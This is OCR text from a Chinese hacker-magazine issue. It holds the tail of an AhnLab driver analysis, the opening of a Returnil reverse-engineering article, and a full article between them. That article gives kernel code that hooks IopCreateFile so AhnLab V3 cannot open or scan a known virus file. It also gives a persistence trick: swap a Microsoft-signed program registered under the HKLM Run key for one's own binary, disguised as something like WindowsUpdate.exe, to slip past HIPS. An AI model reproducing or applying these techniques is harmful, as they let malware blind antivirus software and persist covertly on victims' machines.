
Sub_1001A7F4 中的代码如下。

```
.text:1001A7F4
.text:1001A7F4          cmp     dword ptr
[ecx+4], 0
.text:1001A7F8          jz      short
loc_1001A814
.text:1001A7FA          mov     ecx,
[ecx+10h]
.text:1001A7FD          test    ecx, ecx
.text:1001A7FF          jz      short
loc_1001A814
.text:1001A801          push    [esp+arg_8]
.text:1001A805          push
[esp+4+arg_4]
.text:1001A809          push
[esp+8+arg_0]
.text:1001A80D          call    ecx
.text:1001A80F          add     esp, 0Ch
.text:1001A812          jmp     short
locret_1001A817
.text:1001A814 ;
-------------------------------------------------------------------
.text:1001A814
.text:1001A814
loc_1001A814:                           ; CODE
XREF: sub_1001A7F4+4↑j
.text:1001A814
    ; sub_1001A7F4+B↑j
.text:1001A814          push    7Eh
.text:1001A816          pop     eax
.text:1001A817
.text:1001A817
locret_1001A817:                        ; CODE XREF:
sub_1001A7F4+1E↑j
.text:1001A817          retn    0Ch
.text:1001A817 sub_1001A7F4   endp
```

可以看到，call ecx 不进行动态调试是无法看到的。笔者并没有进行分析下去，希望有人分析出来可以跟笔者共享下他的验证过程。

针对安博士的分析就到此为止了，由于笔者能力有限，对驱动和 dll 中复杂的处理过程跟踪感觉难度很大，也未 fuzz 出任何漏洞。行文之中纰漏在所难免，如有错误之处，希望大家批评指正。由于所分析的软件过于复杂，殷切希望有更加详细精彩的文章出现。

编程实现使安博士无法访问被保护文件



图/文　胡文亮

最近黑防某编辑对安博士杀毒软件充满了兴趣，希望有人能编写一个驱动程序，在允许加载驱动的情况下，保护指定文件不让安博士访问。我接到这个通知后，研究良久，终于成功实现了这个目标。

之前我一直不清楚为什么某编辑会对安博士这么感兴趣，后来查了下百度百科，发现安博士还真有点“来历”：1995 年成立的安博士有限公司是韩国首家从事开发杀毒软件的企业，其总部设在首尔，自 1995 年创立以来至今已有 16 年的历史，是全球首批开展信息安全技术研发的企业之一。安博士安全产品在韩国的市场占有率已经达到 72%，在韩国排名第一，远远高于其他国内及国际厂商。公司主打产品 V3 多次获得 Check Mark、VB100%、ICSA 等国际权威认证，并通过 Check Mark 的 Level1、Level2、特洛伊木马 3 个等级的测试。由于免费提供下载和升级服务，安博士的单机产品 V3 几乎成为韩国人装机的必备软件，所以其他厂商很难在韩国与 V3 争夺市场，以至多数韩国用户并不清楚除除 V3 外还有什么安全软件，甚至是国际大厂的安全软件。另外，在政府和有关部门的强制干预下，部分企业、学校等非私人网络区，安装 V3 成为被允许上网的前提。

言归正传，首先下载安博士的最新版本（V3 Lite），更新到最新的引擎（此杀毒软件最变态的一点就是不更新到最新引擎就拒绝扫描病毒）；测试的病毒文件是著名的 killvv.sys（此文件是某进程管理器的驱动，后来被不少没有技术含量的病毒拿来对付杀毒软件的进程，早就被列入各大杀毒软件的黑名单中）。众所周知，杀毒软件要扫描文件，必然要读取文件的内容，而欲读取文件的内容，必须先要“打开”文件（通过 CreateFile 函数实现）。所以，禁止杀毒软件访问指定文件，只要不让杀毒软件“打开”文件即可。而打开文件最底层的内核函数就是 IopCreateFile，所以只要挂钩这个函数就可以了。这就是全文的思路。本文主要解决两个问题：① 如何定位 IopCreateFile（通用于 XP 和 Win7）；② 在代理函数里如何处理使指定的文件无法被访问。至于如何实现挂钩函数，就不在文章里解释了。

定位 IopCreateFile 函数

要定位，首先要找特征码，首先看看 XP 系统下对 IoCreateFile 的一段反汇编（无关部分被省略）。

```
nt!IoCreateFile+0x5d:
8056cb69 56          push    esi
8056cb6a 56          push    esi
8056cb6b ff753c      push    dword ptr
[ebp+3Ch]
8056cb6e ff7538      push    dword ptr [ebp+38h]
8056cb71 ff7534      push    dword ptr [ebp+34h]
8056cb74 ff7530      push    dword ptr [ebp+30h]
8056cb77 ff752c      push    dword ptr
[ebp+2Ch]
8056cb7a ff7528      push    dword ptr [ebp+28h]
8056cb7d ff7524      push    dword ptr [ebp+24h]
8056cb80 ff7520      push    dword ptr [ebp+20h]
8056cb83 ff751c      push    dword ptr
[ebp+1Ch]
8056cb86 ff7518      push    dword ptr [ebp+18h]
8056cb89 ff7514      push    dword ptr [ebp+14h]
8056cb8c ff7510      push    dword ptr [ebp+10h]
8056cb8f ff750c      push    dword ptr [ebp+0Ch]
8056cb92 ff7508      push    dword ptr [ebp+8]
8056cb95 e882f2ffff  call    nt!IopCreateFile
(8056be1c)
8056cb9a 3bc6        cmp     eax,esi
8056cb9c 7d15        jge
nt!IoCreateFile+0xa7 (8056cbb3)
```

再看看 Win7 系统下对 IoCreateFile 的反汇编。

```
nt!IoCreateFile:
83ebc045 8bff        mov     edi,edi
83ebc047 55          push    ebp
83ebc048 8bec        mov     ebp,esp
83ebc04a 6a00        push    0
83ebc04c 6a00        push    0
83ebc04e ff753c      push    dword ptr [ebp+3Ch]
83ebc051 ff7538      push    dword ptr [ebp+38h]
83ebc054 ff7534      push    dword ptr [ebp+34h]
83ebc057 ff7530      push    dword ptr [ebp+30h]
83ebc05a ff752c      push    dword ptr [ebp+2Ch]
83ebc05d ff7528      push    dword ptr [ebp+28h]
83ebc060 ff7524      push    dword ptr [ebp+24h]
83ebc063 ff7520      push    dword ptr [ebp+20h]
83ebc066 ff751c      push    dword ptr
[ebp+1Ch]
83ebc069 ff7518      push    dword ptr [ebp+18h]
83ebc06c ff7514      push    dword ptr [ebp+14h]
83ebc06f ff7510      push    dword ptr [ebp+10h]
83ebc072 ff750c      push    dword ptr
[ebp+0Ch]
83ebc075 ff7508      push    dword ptr [ebp+8]
83ebc078 e8b84efbff  call    nt!IopCreateFile
(83e70f35)
83ebc07d 5d          pop     ebp
83ebc07e c23800      ret     38h
```

注意被我加粗的部分，可以发现在 XP 和 Win7 下都是一样的，所以可以确定特征码就是：0xE80875FF（注意不是 0xFF7508E8，如果读者不理解其中的原因，请复习《计算机基础》）。因此写出了以下搜索代码。

```
ULONG FindIopCreateFile()
{
    ULONG SrcFuncAddr=0, i=0, DWordVal=0,
OffsetAddr=0;
    SrcFuncAddr =
(ULONG)GetFunctionAddr(L"IoCreateFile");
    for(i=0;i<1024;i++)
    {
    if( MmIsAddressValid((PVOID)(SrcFuncAddr+i)) )
        {

    ReadKernelMemory((PVOID)(SrcFuncAddr+i),4,&D
```

```
WordVal);
                    if(DWordVal==0xE80875FF) //char code of
xp/win7
                    {

          ReadKernelMemory((PVOID)(SrcFuncAddr+i+4),4,&
OffsetAddr);
                              return (OffsetAddr + 5 +
SrcFuncAddr+i+3);
                    }
               }
          }
          return 0;
     }
```

在代理函数里需要检查 ObjectAttributes->ObjectName->Buffer 是否为我们要保护的文件，如果是，返回 STATUS_ACCESS_DENIED。不过要注意的是，由于 ObjectAttributes、ObjectName、Buffer 都是指针，而它们中有些可能是无效的，所以必须使用 MmIsAddressValid 进行安全检查，一旦发现无效，马上返回 STATUS_ACCESS_DENIED 即可。

```
NTSTATUS ProxyIopCreateFile
(
    __out       PHANDLE FileHandle,
    __in        ACCESS_MASK DesiredAccess,
    __in        POBJECT_ATTRIBUTES ObjectAttributes,
    __out       PIO_STATUS_BLOCK IoStatusBlock,
    __in_opt    PLARGE_INTEGER AllocationSize,
    __in        ULONG FileAttributes,
    __in        ULONG ShareAccess,
    __in        ULONG Disposition,
    __in        ULONG CreateOptions,
    __in_opt    PVOID EaBuffer,
    __in        ULONG EaLength,
    __in        CREATE_FILE_TYPE CreateFileType,
    __in_opt    PVOID InternalParameters,
    __in        ULONG Options,
    __in        ULONG InternalFlags,
    __in        PVOID DeviceObject
)
{
    //例行安全检查
    if( !MmIsAddressValid(ObjectAttributes) )
        return STATUS_ACCESS_DENIED;
    if( !MmIsAddressValid(ObjectAttributes->ObjectName
))
        return STATUS_ACCESS_DENIED;
    if( !MmIsAddressValid(ObjectAttributes->ObjectName
->Buffer) )
        return STATUS_ACCESS_DENIED;
    //处理
    if( wcsstr(ObjectAttributes->ObjectName->Buffer,L"ki
llvv.sys")!=NULL )
    {
        return STATUS_ACCESS_DENIED;
    }
    else
    {
        return OriIopCreateFile(FileHandle,
                                          DesiredAccess,
        ObjectAttributes,
                                          IoStatusBlock,
                                          AllocationSize,
                                          FileAttributes,
                                          ShareAccess,
                                          Disposition,
                                          CreateOptions,
                                          EaBuffer,
                                          EaLength,
                                          CreateFileType,
        InternalParameters,
                                          Options,
                                          InternalFlags,
                                          DeviceObject);
    }
}
```

接下来是测试，首先关闭 V3 的“实时监控”（否则一旦扫描，文件就会被删除，无法作出对比效果），然后把病毒文件（killvv.sys）复制到 c:\test 目录。以下只是贴出重要截图，详细过程请见屏幕录像，XP/Win7 均测试成功。

（1）未使用驱动保护文件前，安博士可以扫描出病毒文件，如图 1 所示。




图 1

（2）使用驱动保护文件后，安博士无法扫描出病毒文件如图 2 所示。




图 2


在本文即将结束之时，编辑忽然提出了一个要求，需要实现开机自动加载驱动。这句话有两个含义：①自启动；② 加载驱动。加载驱动没什么好说的，主要是自动启动如何实现。于是，我决定公开一个我自己常用的方法，这个方法在网上似乎鲜有提及。现在的 RK 在实现自动启动的时候，往往使用各种奇技淫巧，似乎忘记了自启动专用的注册表 RUN 项。有人说，在这里添加自启动，肯定被杀毒软件拦截。那我只能说，要看你怎么添加。添加没有数字签名的程序一定被提示，添加有数字签名的程序可能被提示，但是添加既有数字签名，又是微软出品的程序呢？这被提示的可能性就小多了。于是有了一个“偷梁换柱”的自动启动添加法（实现的代码在附件里，这里就不贴出来了，只说思路）。

① 把微软出品的程序（比如计算器）复制到指定路径。
② 把 HKLM-RUN 项的默认键值设置为程序路径。

③ 把微软出品的程序替换成自己的程序。
④ 在障人耳目方面，我推荐把程序复制到 C:\Program Files\Windows NT，选择一个好听的名字，比如 WindowsUpdate.exe、WindowsHotFix.exe 等。

上面每一步都是精心设计的，首先利用微软签名的程序骗过绝大多数 HIPS，然后把 HKLM-RUN 项的『默认』键值设置为待自启动程序的路径，让部分 HIPS 在处理时忽略（因为获取不到键值名）。用此方法添加自启动时安博士没有提示。

本文到此结束，如有错漏之处敬请广大读者指正。



Returnil 影子系统 1.2 的逆向分析

图/文 liuke_blue

有好一阵子没在黑客防线杂志上露面了，主要是因为前一阵子忙着硕士毕业论文答辩及班上同学们的告别聚会；现在大家都已经离开了校园，踏上新的征程，写到这里，心里真有点莫名的伤感。是的，暂时的分别是为了以后更好的相聚，不好意思，跑题了。老早就答应黑客防线编辑部，把自己（我热爱逆向分析、内核编程）、同实验室的文件过滤驱动方面的专家——Y 同学（该君目前已就职于网易安全部门）、网络安全方面的牛人——D 同学的这几年研究生阶段做过项目的资料和学习体会整理出一本技术手册，最后该计划胎死腹中。但是我自己还是对国外的某还原软件的过滤驱动进行一次完整的逆向分析，从该软件的设计原理分析、驱动文件的逆向分析，最后自己通过编码来实现该还原驱动，由浅入深通过一系列的技术文章进行深度剖析，其中加入自己的逆向学习的体会、部分技术经验、心灵感悟等，希望和各位黑客防线读者一起交流学习，以求达到共同提高。

在我开始这篇文章之前，我先引用古人的一句名言做为开始——“工欲善其事，必先利其器”。做为逆向分析爱好者，没有工具不行，至少需要有以下工具（本人所有，仅供参考）：OllyDbg.V1.10 聆风听雨汉化第二版、IDA5.5（更高版本 6.1 以上）、Windbg（微软的王牌调试器）、Devicetree、Winobj、Dbgview（调试信息）、一些反 Rootkits 工具 XueTr、行为记录工具：Regmon、Filemon 及部分加脱壳需要的工具 PEID、LPE-DLX、ImportREC1.7 等。这些工具在看雪论坛上都可下载，有此需要请自己动手下载。下面我们安装该还原软件（该软件是来自欧洲的某共享软件，随文附上，读者可自行安装测试，最好在虚拟机环境下安装），安装需要重启计算机，该软件示意图，如图 1 所示。




图 1

随便用 PEID 查看一下该软件是用 Delphi7 开发的，曾经是 Borland 公司的王牌软件开发工具，

现在已经没落了。下面我们用前面提到的 FileMon、RegMon 方法，其实通过逆向分析过滤驱动也可以得到以上信息，先给大家最直观的映象，注册表的位置，如图 2 所示（下画线为红色的两项，必须安装该软件才会有）。




图 2

该软件的过滤驱动为 MRVS.sys，我们可以使用 windbg 调试工具通过查看驱动对象的命令!drvobj 来查看，也可以使用 Xuetr 查看过滤驱动，可以使用 DeviceTree 来查看，为了便于直观，我们用 DeviceTree 来查看过滤驱动的设备，堆栈示意图，如图 3 所示。




图 3

从上图我们可以看到该还原软件的过滤驱动有两部分，既在卷影驱动上做过滤，又在磁盘分区驱动上做了过滤，这是为什么呢？下面听我给大家徐徐道来。无论是影子系统的重启还原，还是木马、病毒的穿透还原，最终都将转化为底层对磁盘数据的 I/O 操作，应用程序读/写磁盘上的数据有两种常见的方式：①自身通过调用 Win32 Api 函数或者 ntdll.dll 函数来进行读/写文件；② 利用 CreateFile、ReadFile、WriteFile、DeviceControl 这些 Win32 Api 或者相应的 ntdll.dll 函数直接读/写扇区。下面分别对这两种方式的读/写流程进行详细分析。

应用程序调用自身不同的操作文件的函数库，最终会调用 Win32 Api 读/写磁盘数据的函数，然后 Win32 Api 函数会转去调用 ntdll.dll 函数，通过 sysenter 宏切换进入内核层，然后调用对应的系统服务函数，系统服务函数的操作会转到 I/O 管理器，I/O 管理器将应用层读/写文件操作最终封装成读/写文件操作的 IRP 发向文件系统驱动（NTFS.sys 或者 FAT32.sys，这两种驱动分表代表 Windows 操作系统的两种文件系统格式 NTFS 及 FAT32），文件系统驱动收到此类 IRP 后，解析读/写文件的 IRP，然后将其分装成与磁盘扇区关联的读/写磁盘扇区的 IRP，将该 IRP 发向磁盘存储设备驱动，最后将读/写操作交给对应的计算机硬件完成，完成得到的结果最终会展示给应用层的调用者。访问 Windbg 中对卷过滤驱动的 IRP 读/写例程下的内存断点，再使用查看函数调用过程的堆栈的 Windbg 的调试命令 kn，在 Windbg 中跟踪出文件读/写函数过程，如图 4 所示。（我的计算机上只有 NTFS 文件系统）。

